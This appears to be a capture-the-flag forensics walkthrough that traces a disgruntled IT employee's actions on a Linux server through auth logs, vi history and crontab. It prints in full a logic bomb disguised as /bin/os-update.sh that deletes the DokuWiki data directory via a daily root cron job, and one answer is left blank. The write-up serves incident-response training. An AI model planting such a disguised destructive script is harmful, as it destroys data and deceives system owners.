Hey, kid! Good, you're here!

Not sure if you've seen the news, but an employee from the IT department of one of our clients (CyberT) got arrested by the police. The guy was running a successful phishing operation as a side gig.

CyberT wants us to check if this person has done anything malicious to any of their assets.
Get set up, grab a cup of coffee, and meet me in the conference room.
Here's the machine our disgruntled IT user last worked on. Check if there's anything our client needs to be worried about.
My advice: Look at the privileged commands that were run. That should get you started.
The user installed a package on the machine using elevated privileges. According to the logs, what is the full COMMAND?
Answer: /usr/bin/apt install dokuwiki

```
root@ip-10-10-27-199:~# grep sudo /var/log/auth.log* | grep install
Dec 28 06:17:30 ip-10-10-168-55 sudo:    cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=
root ; COMMAND=/usr/bin/apt install dokuwiki
Dec 28 06:19:01 ip-10-10-168-55 sudo:    cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=
root ; COMMAND=/usr/bin/apt install dokuwiki
Dec 28 06:20:55 ip-10-10-168-55 sudo:    cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=
root ; COMMAND=/bin/chown www-data:www-data /usr/share/dokuwiki/VERSION /usr/share/do
kuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/share/dokuw
iki/inc /usr/share/dokuwiki/index.php /usr/share/dokuwiki/install.php /usr/share/doku
wiki/lib /usr/share/dokuwiki/vendor -R
root@ip-10-10-27-199:~#
```

What was the present working directory (PWD) when the previous command was run?
Answer: /home/cybert

Keep going. Our disgruntled IT was supposed to only install a service on this computer, so look for commands that are unrelated to that.


Which user was created after the package from the previous task was installed?

Answer: it-admin

```
kuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/share/dokuw
iki/inc /usr/share/dokuwiki/index.php /usr/share/dokuwiki/install.php /usr/share/doku
wiki/lib /usr/share/dokuwiki/vendor -R
root@ip-10-10-27-199:~# grep sudo /var/log/auth.log* | grep adduser
Dec 28 06:26:52 ip-10-10-168-55 sudo:    cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=
root ; COMMAND=/usr/sbin/adduser it-admin
root@ip-10-10-27-199:~#
```


A user was then later given sudo priveleges. When was the sudoers file updated?

Answer: Dec 28 06:27:34



A script file was opened using the "vi" text editor. What is the name of this file?


Answer: bomb.sh



That bomb.sh file is a huge red flag! While a file is already incriminating in itself, we still need to find out where it came from and what it contains. The problem is that the file does not exist anymore.

What is the command used that created the file bomb.sh?

Answer:



The file was renamed and moved to a different directory. What is the full path of this file now?

Answer: /bin/os-update.sh

When was the file from the previous question last modified?

Answer: 2022-12-28 06:29:43

```
:saveas /bin/os-update.sh
|2,0,1672208983,,"saveas /bin/os-update.sh"
root@ip-10-10-27-199:~# ls -la /bin | grep os-update.sh
-rw-r--r--  1 root root     325 Dec 28  2022 os-update.sh
root@ip-10-10-27-199:~# ls -la --full-time /bin | grep os-update.sh
-rw-r--r--  1 root root     325 2022-12-28 06:29:43.998004273 +0000 os-update.sh
root@ip-10-10-27-199:~#
```

What is the name of the file that will get created when the file from the first question executes?

Answer: goodbye.txt

```
cat: /bin/os-updat.sh: No such file or directory
root@ip-10-10-27-199:~# cat /bin/os-update.sh
# 2022-06-05 - Initial version
# 2022-10-11 - Fixed bug
# 2022-10-15 - Changed from 30 days to 90 days
OUTPUT=`last -n 1 it-admin -s "-90days" | head -n 1`
if [ -z "$OUTPUT" ]; then
        rm -r /var/lib/dokuwiki
        echo -e "I TOLD YOU YOU'LL REGRET THIS!!! GOOD RIDDANCE!!! HAHAHAHA\n-misterm
eist3r" > /goodbye.txt
fi
root@ip-10-10-27-199:~#
```

So we have a file and a motive. The question we now have is: how will this file be executed?

Surely, he wants it to execute at some point?
At what time will the malicious file trigger? (Format: HH:MM AM/PM)

Answer: 08:00 AM. Crontab.guru can be used but is not necessary in this case

```
root@ip-10-10-27-199:~# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.monthly )
0 8     * * *   root    /bin/os-update.sh
#
root@ip-10-10-27-199:~#
```